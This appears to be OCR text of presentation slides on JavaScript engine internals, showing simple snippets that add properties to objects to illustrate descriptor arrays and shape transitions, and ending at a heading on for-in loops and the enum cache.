
The Basics – Descriptor Array and Transitions

```
const object1 = {};
```




The Basics – Descriptor Array and Transitions

```
const object1 = {};
object1.a = 1;
```




The Basics – Descriptor Array and Transitions

```
const object1 = {};
object1.a = 1;

const object2 = {};
object2.a = 1;
object2.b = 1;
```




The Basics – Descriptor Array and Transitions

```
const object1 = {};
object1.a = 1;

const object2 = {};
object2.a = 1;
object2.b = 1;
```



The Basics – Descriptor Array and Transitions


```
const object1 = {};
object1.a = 1;

const object2 = {};
object2.a = 1;
object2.b = 1;

const object3 = {};
object3.a = 1;
object3.b = 1;
object3.c = 1;
```



The Basics – For-in Loop and Enum Cache

